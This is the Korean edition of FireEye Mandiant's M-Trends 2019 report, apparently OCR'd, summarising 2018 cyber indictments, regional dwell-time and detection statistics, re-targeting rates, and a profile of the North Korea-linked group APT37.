FIREEYE™


M-TRENDS
2019
FIREEYE MANDIANT SERVICES | SPECIAL REPORT
1298234298263987
4293847293847293
8472938472938472
9387429837429834
7293847293568420
3948203948029362
9387492387429387
9283473847293847
2938479129823429
8263987429384729
3847293847293847
2938472938742983
3847293847293847
2938472938742983

목차

보고서 개요

지난 10년간 *M-Trends*® 보고서에서는 공격자의 공격 라이프 사이클, 공격자가 공격 활동을 숨기는 수법, 악성코드 트렌드 등과 같은 다양한 주제와 지금까지 FireEye가 수행한 수많은 침해조사의 기술적인 세부 정보를 다루었습니다.

표면적으로는 지난 10년간 큰 변화가 없는 것처럼 보입니다. 2018년은 2017년과 크게 다르지 않았고 2017년 역시 예년과 비슷했습니다. 사회적으로 주목받는 공개된 사고 사례는 적어졌지만 막대한 피해를 주는 사고는 계속 발생하고 있습니다. 가상화폐와 출처를 알 수 없는 다른 결제 형태가 등장하면서 갈취 사례가 증가하고 있습니다. 뿐만 아니라, 지갑, 결제 시스템 및 채굴자들을 통해 가상화폐가 직접 표적이 되기도 합니다.

2018년에 나타난 주요 트렌드 변화는 다음과 같습니다.

- 공격에 대한 각국 정부의 공개적인 대응이 대폭 증가하고 있습니다. 최근 몇 년간 민간 부문의 공격 활동에 대한 대응도 크게 증가했지만, 작년에는 미국, 영국, 네덜란드, 독일 등에서 기소를 통한 공개적인 대응 건수가 크게 증가했습니다. 이들 정부 중 일부는 FireEye와 같은 사기업의 데이터를 이용하기도 했습니다. 각국 정부가 운영상의 교전 규칙을 바꾼 것은 아니지만, 기소를 통해 공개적으로 위협에 대응하고 있는 것은 사실입니다.
- 서비스형 소프트웨어와 클라우드로 전환하는 고객이 늘어 나면서 공격자들도 데이터를 따라 가고 있습니다. 클라우드 제공업체, 통신사 및 대량의 데이터에 액세스할 수 있는 기타 조직을 대상으로 한 공격이 늘었습니다.

M-Trends 2019에서는 FireEye Mandiant의 FireEye 사고 대응 조사를 통해 드러난 몇 가지 최신 트렌드를 살펴봅니다. 여러 지역에서 진화하고 있는 APT 활동, 기업 인수 합병 시의 피싱 위험, 방어 기술 트렌드에 대한 몇 가지 고려할 만한 모범사례를 다룹니다.

또한 많은 분들이 궁금해하는 공격자 그룹을 탐지하는 보안 업계의 기술이 발전하고 있는지에 대한 답을 제시합니다. 설명에 앞서 탐지 기술은 확실히 발전하고 있다는 점을 미리 알려 드립니다. 2017년 10월 1일부터 2018년 9월 30일까지, 전 세계 공격 지속 시간의 중앙값은 78일이었습니다. 이는 평균적으로 공격자들의 활동이 탐지되기까지 3개월보다 좀 덜 걸린다는 의미입니다. 작년 보고서에 나왔던 전 세계 공격 지속 시간 중앙값인 101일보다 약 1/4일 단축된 결과로, 어느 정도 개선되었다고 할 수 있습니다.

이 보고서에 이와 같은 내용의 근거가 된 현장의 다양한 사례연구가 빠진다면 *M-Trends*라고 할 수 없을 겁니다. 올해는 TEMP.Demon이라는 위협 그룹에서 자행한 공격 활동과 관련한 사고 사례를 자세히 들여다보면서 조기 식별이 왜 중요한지를 알아보겠습니다. 또한 공격자가 CEO의 업무용 계정을 통해 보낸 공격 이메일 한 통으로 시작된 동남아시아 지역 글로벌 통신사의 사고 사례에 대해서도 설명합니다.

10년 전 처음으로 *M-Trends* 보고서를 발표할 당시 유일한 목표는 오늘날 가장 많이 사용되는 공격과 잘 알려지지 않은 새로운 위협으로부터 조직을 보호하는 데 필요한 보안 지식을 제공하는 것이었고, 이 목표는 지금도 변함이 없습니다.

이 보고서에 담긴 정보는 피해자의 신원 및 데이터를 보호하기 위해 부분적으로 삭제 처리되었음을 밝힙니다.

2018년에 발표된 기소 사례

3월: 이슬람 혁명수비대
기소장에서 미 법무부와 재무부는 이란이 300여 개 대학교와 정부 기관, 금융 서비스 회사 등에서 지적 재산을 훔쳤다며 혐의를 제기했습니다.[1]

12
러시아 정보요원

7월: 러시아 정보요원
미 법무부는 2016년 대통령 선거를 앞두고 민주당에 대해 대규모 사이버 작전을 실시한 혐의로 러시아 정보요원 12명을 기소한다고 발표했습니다. 이들은 민주당 전국위원회와 힐러리 클린턴 선거 운동 본부에서 대량으로 이메일을 빼내고 유출한 것은 물론, 선거를 방해할 의도로 선거 인프라와 지역 선거 사무소를 표적으로 공격한 혐의를 받았습니다.[2]

8월: FIN7 사이버 범죄 그룹
우크라이나 국적자들이 FIN7으로 잘 알려진 사이버 범죄 그룹에 소속되어 각종 사이버 범죄를 저지른 혐의로 기소되었습니다. 이들은 수백만 건의 고객 신용카드 및 직불카드 번호를 도용한 고도로 지능화된 악성코드 캠페인에 연루된 혐의를 받았습니다.[3]

8,000
만 고객

9월: 금융 기관 해킹
미 법무부는 2014년 발생한 JP Morgan Chase 해킹 사건에 가담한 혐의로 러시아 해커를 기소 및 본국 송환 조치했다고 발표했습니다. 이 해킹으로 8,000만 명의 고객 데이터가 도용되어 '단일 미국 금융 기관을 대상으로 한 역사상 최대의 고객 데이터 도용 사건'으로 남게 되었습니다.[4]


9월: 북한의 Sony 해킹
미 법무부는 2014년 발생한 Sony 해킹 사건, 2016년 한 방글라데시 은행에서 발생한 8,100만 달러 갈취 사건, WannaCry 랜섬웨어 공격에 연루된 혐의로 북한 해커 박진혁을 기소했다고 밝혔습니다.[5]

1 미 법무부(2018년 3월 23일). Nine Iranians Charged With Conducting Massive Cyber Theft Campaign on Behalf of the Islamic Revolutionary Guard Corps.
2 뉴욕타임스(2018년 7월 13일). 12 Russian Agents Indicted in Mueller Investigation.
3 미 법무부(2018년 8월 1일). Three Members of Notorious International Cybercrime Group "Fin7" In Custody for Role in Attacking Over 100 U.S. companies.
4 미 법무부(2018년 9월 7일). Manhattan U.S. Attorney Announces Extradition Of Alleged Russian Hacker Responsible For Massive Network Intrusions At U.S. Financial Institutions, Brokerage Firms, A Major News Publication, And Other Companies.
5 미 법무부(2018년 9월 6일). North Korean Regime-Backed Programmer Charged With Conspiracy to Conduct Multiple Cyber Attacks and Intrusions.

통계적 현황

***M-Trends* 2019에 보고된 통계 자료는 2017년 10월 1일부터 2018년 9월 30일까지 발생한 표적 공격 활동에 대한 FireEye Mandiant의 침해조사에 기반하여 작성되었습니다.**

공격 지속 시간은 첫 침해의 흔적부터 탐지되기까지 공격자가 피해자의 네트워크에서 활동하는 일수로 계산됩니다. 중앙값은 정렬된 데이터 세트의 중앙 지점에 있는 값을 나타냅니다.



조직들의 침해 탐지 기술은 점점 더 발전하고 있습니다. 지난 8년간 공격 지속 시간 중앙값은 2011년에 416일에서 2018년에는 78일로 크게 단축되었습니다.

공격 지속 시간 중앙값


416일/ 2011년

78일/ 2018년

전 세계 공격 지속 시간의 중앙값

침해 통지	2011년	2012년	2013년	2014년	2015년	2016년	2017년	2018년
전체	416	243	229	205	146	99	101	78
외부					320	107	186	184
내부					56	80	57.5	50.5


전 세계 공격 지속 시간의 분포



KEY 2018년 조사에서 차지하는 비율(%)

2018년에 Mandiant가 조사했던 침해 사고에서 공격 지속 시간이 30일 이하인 사고는 31%로, 2017년의 28% 보다 소폭 높아졌습니다. 2018년 조사된 침해 사고 중 공격 지속 시간이 700일을 초과한 비율은 12%로, 2017년의 21%에서 감소했습니다. 이와 같이 30일 이내에 탐지된 침해 건수가 증가한 것은 빠르게 탐지되는 랜섬웨어와 크립토마이너 기반 공격이 전체적으로 증가했기 때문으로 보입니다. 또한 고객들이 전반적으로 더 나은 도구를 통해 데이터 가시성을 향상시켜 더 빠른 대응이 가능했던 것도 작용한 것 같습니다.

미주 지역 공격 지속 시간 중앙값




공격 지속 시간 중앙값


75.5일/ 2017년

71일/ 2018년

미주 지역의 공격 지속 시간 중앙값은 2017년 75.5일에서 2018년 71일로 감소했습니다. 공격 지속 시간은 조금 짧아졌지만 사고 별로 시간의 격차가 심했습니다. 랜섬웨어, 비즈니스 이메일 도용 등 피해가 즉각적으로 나타나고 표적된 조직이 즉시 탐지하는, 금전을 노린 침해 사고가 증가한 것을 확인할 수 있었습니다. 또한 조직들이 꾸준히 내부 탐지 기능과 향상된 네트워크, 엔드포인트 및 클라우드 서비스 공급업체 가시성을 개발하고 개선해온 것이 공격 지속 시간의 감소에 기여한 것으로 보입니다.

EMEA 공격 지속 시간 중앙값





공격 지속 시간 중앙값

175일/ 2017년

177일/ 2018년

전체 공격 지속 시간은 2017년의 175일에서 177일로 대체로 변화가 없었습니다. 하지만 내부와 외부의 공격 지속 시간이 모두 증가하는 경향은 유럽, 중동 및 아프리카 지역(EMEA)의 변화하는 트렌드를 보여주고 있습니다. 조직, 특히 이사회에서 이전보다 사이버 보안에 대한 경각심이 훨씬 커지고 있습니다. 이는 GDPR과 같은 규정에 따른 것이기도 하지만, 표적화 사이버 공격의 위험에 대한 인식이 높아진 것도 일조했습니다.


다음 페이지에 계속

EMEA 공격 지속 시간 중앙값(계속)

이 데이터는 많은 조직이 이전보다 훨씬 빠르게 지능형 공격자에 대응하고 있는 반면, 보안 팀은 여전히 과거에 발생한 공격을 발견하고 있음을 보여줍니다. 따라서 이러한 내부 및 외부의 공격 지속 시간의 증가는 조직이 효과적인 보안 조치에 관심을 기울이고 있다는 점을 반영합니다.

내부 및 외부 통지의 격차가 늘어난 것은 더 강력한 탐지 및 복구 전략을 수립하는 것이 조직에게 중요하다는 사실을 다시 한 번 뒷받침합니다. 외부 통지는 의존할 수 있는 탐지 전략 수단은 아닙니다.

APAC 공격 지속 시간 중앙값



공격 지속 시간 중앙값

498일/ 204일/

2017년 2018년

아시아태평양(APAC) 지역 전체의 공격 지속 시간 중앙값은 204일로, 전년도 통계에서 498일이었던 것에 비해 크게 개선되었지만 이는 2016년도의 172일에 더 가깝습니다.


이 같은 통계는 조직에 즉각적인 피해를 입히는 공격의 특성으로 인해 조직이 위협을 상대적으로 빠르게 인지하게 되었다는 의미를 나타내며, 공격의 규모와 복잡성이 증가한 사실은 나타내고 있지 않습니다. 특히 7년 이상의 공격 지속 시간이 확인되는 것은 탐지되지 않는 위협에 대한 싸움은 여전히 큰 어려움이 있다는 것을 의미합니다. 이전과 동일하거나 매우 유사한 TTP로 꾸준히 공격에 성공하고 있는 알려진 공격자들이 많이 관찰되는데, 이는 표적 공격이 계속 효과를 거두고 있고 많은 알려진 위협이 해결되지 않은 채로 남아 있음을 보여줍니다. 이러한 사실은 사이버 공격으로 피해를 당한 조직이 높은 비율로 다시 표적이 되는 것으로도 확인할 수 있습니다.

탐지 인지의 경로


외부 출처를 통해 통보받지 않고 조직 내부에서 보안 침해를 직접 발견하는 사례가 점점 많아지고 있습니다. 2018년에는 보안 침해의 거의 60%가 내부에서 탐지되었습니다. 이는 2017년의 내부 탐지율 62%에서 다소 낮아진 수치지만, 31%의 보안 침해만 내부에서 탐지되었던 2014년에 비해 여전히 크게 향상된 수치입니다.

침해 통지	2011년	2012년	2013년	2014년	2015년	2016년	2017년	2018년
외부	94%	63%	67%	69%	53%	47%	38%	41%
내부	6%	37%	33%	31%	47%	53%	62%	59%

각 지역별 탐지 인지 경로



조사 대상 산업군



한 번 표적은 영원한 표적

피해 조직에 대한 재공격 사례는 꾸준히 증가하고 있습니다.

작년 M-Trends에서는 2017년에, 이전의 Mandiant 침해 사고 대응 고객이자 FireEye의 관리형 탐지 및 대응 서비스 고객 중 56%가 지난 19개월간 동일하거나 유사한 동기를 가진 공격 그룹에 의해 한 건 이상의 큰 공격을 받은 것으로 나타났습니다.


2018년에도 이 수치가 꾸준히 상승해 64%로 증가했습니다. 이 데이터는 이전에 보안 침해를 당한 적이 있는 경우 다시 표적이 될 확률이 훨씬 높고 또 다른 침해의 피해를 입을 가능성이 크다는 사실을 입증합니다.

다시 표적이 된 사고 대응 고객 (지역별)

지역	2017년	2018년
미주 지역	44%	63%
EMEA (유럽,중동,아프리카) 지역	47%	57%
APAC (아시아 태평양) 지역	91%	78%
전 세계	56%	64%

2018년 다시 표적이 된 관리형 탐지 및 대응 서비스 고객(산업 부문별)

표적 산업군			
방위산업 기지	2%	IT	6%
교육	13%	법률	2%
에너지	5%	제조	3%
금융	18%	미디어	2%
식품 및 음료	5%	광업	2%
공공	5%	제약	9%
의료	11%	소매 및 숙박시설	7%
공업	4%	통신	7%



APT

2018년에 새롭게 명명된 APT 그룹

FireEye는 수천 개의 공격 그룹을 추적하고 있으며 APT(지능형 지속 위협) 공격을 수행하는 국가 기반의 그룹을 특히 주시하고 있습니다. 대부분의 사이버 범죄자와 달리 APT 공격자는 대개 더 긴 시간, 즉 몇 달 또는 몇 년에 걸쳐 공격의 목표를 달성합니다. 이러한 공격자들은 네트워크에서 이들을 제거하려는 피해 조직의 시도에 빠르게 적응하며, 네트워크의 권한을 상실한 경우에도 같은 피해자를 계속 표적으로 삼습니다.

2018년에 FireEye는 이전에 추적했던 TEMP 그룹에서 4개의 공격 그룹을 APT 그룹으로 승격했습니다.

위협 활동 그룹이 APT 그룹으로 전환되는 과정

- Mandiant 침해사고 대응을 통한 공격자 정보, 기술적 정보, 위협 인텔리전스 분석가를 통해 수집된 정보를 바탕으로 새롭게 파악된 주요 공격 활동들을 추적합니다. 기술 및 위협 연구원, 분석가 및 리버스 엔지니어로 구성된 팀이 알려진 지표를 바탕으로 조사를 시작하고 관련 지표, 활동 또는 기타 데이터를 찾습니다. 확인된 공격그룹의 공격 징후에 대한 데이터가 적을 경우, 완성된 인텔리전스(FINTEL)의 내용과 공식 명칭이 없는 외부 블로그 또는 FireEye Intelligence Portal에 공유된 데이터까지 참고합니다.

예시: "이란 기반으로 국가의 지원을 받는 공격자가 스피어 피싱 이메일을 발송한 것으로 의심되어...."

- 일부 활동군에 대한 정보는 그 활동의 TTP (전술, 도구, 절차)를 식별하는 충분한 보고 혹은 일관된 보고 등을 통해 조금 더 명확해집니다. 이 경우 해당 활동군에는 'TEMP.<xxx>'라는 그룹 명칭이 부여됩니다. 예를 들어 APT37은 이전에 'TEMP.Reaper' 그룹으로 보고된 바 있습니다.
- TEMP 그룹에 대한 정보가 충분히 확보되면, 해당 범죄자에게 공식적인 APT 또는 FIN 번호가 할당됩니다. APT 그룹은 일반적으로 국가의 지원을 받아 스파이 활동에 주력하는 활동자들을 지칭합니다. FIN 그룹은 업무용 이메일 사기나 자금 탈취 행위 등 고도의 금융 범죄를 저지르는 고도로 조직화된 범죄 집단입니다. APT 또는 FIN 그룹의 명명 방법은 본질적으로 동일합니다. 정보가 충분히 확보된 경우는 해당 활동군이 실제 그룹을 나타낸다고 믿을 만한 충분한 증거가 있으며 기존 그룹에 의한 활동이 아님을 확신할 수 있어야 합니다.

2018년 2월 19일


'Reaper'라고도 알려진 APT37은 2012년부터 활동을 시작했으며, 공공부문과 민간부문을 표적으로 삼고 있습니다. 이전에는 한국 내 조직을 주로 표적으로 삼았지만, 2017년부터는 한반도를 넘어 일본, 베트남, 중동 지역으로 표적 대상을 확대했습니다. 뿐만 아니라, 화학, 전자, 제조, 항공우주, 자동차, 의료기관 등 다양한 산업군으로도 활동 범위를 확대한 것으로 나타났습니다.

APT37의 주 임무는 북한의 지원을 받아 군사 전략, 정치, 경제적 이익에 유리한 첩보를 은밀히 확보하는 것으로 판단됩니다. 이러한 가설의 근거는 이들이 한국의 공공 및 민간기관과 소셜 엔지니어링을 끊임없이 표적으로 삼고 있기 때문입니다. 최근에 이 그룹이 표적 범위를 확대한 것은 북한의 전략적 이익과도 직접적인 연관성이 있는 것으로 보이며, 탈북자 및 인권 관련 기관을 표적으로 했다는 점은 북한 정부의 이익을 위해 활동하고 있음을 보여주는 증거입니다. APT37은 다양한 북한 인권 문제 및 전략 조직과 연관이 있는 연구원, 자문위원, 저널리스트를 표적으로 공격을 실시했습니다. 또한 UN의 제재 및 인권 활동과 관련이 있는 일본의 기관을 표적으로 삼기도 했습니다.

2018년 7월, FireEye의 인텔리전스 전문가들은 여러 명의 수신자에게 발송된 통일 관련 주제의 이메일을 발견했는데, 한국 정부 기관을 표적으로 사용되었을 것으로 보이는 무기화된 HWP 첨부 파일이 첨부되어 있었습니다. 이전의 APT37 작전에서 사용되었던 한반도 통일 주제의 피싱이메일을 근거로 이 연관성을 유추했습니다.

북한은 국제 규범에 아랑곳하지 않고 다양한 목적을 위해 사이버 역량을 반복적으로 이용하고 있습니다. 지금까지는 이미 의심을 받는 다른 북한 팀을 주로 활용해 대부분의 공격을 수행해왔지만, 아직 정체가 잘 알려지지 않은 APT37은 북한 정권의 추가 리소스로 이용 가치가 더 높은 것으로 파악됩니다. 특히 북한 정부에 대한 압박이 강화될수록, 앞으로 APT37이 이전과 다른 역할과 지역에 대해서 활동할 것으로 전망됩니다.

그림 1.
APT37 TTP의
공격 라이프 사이클



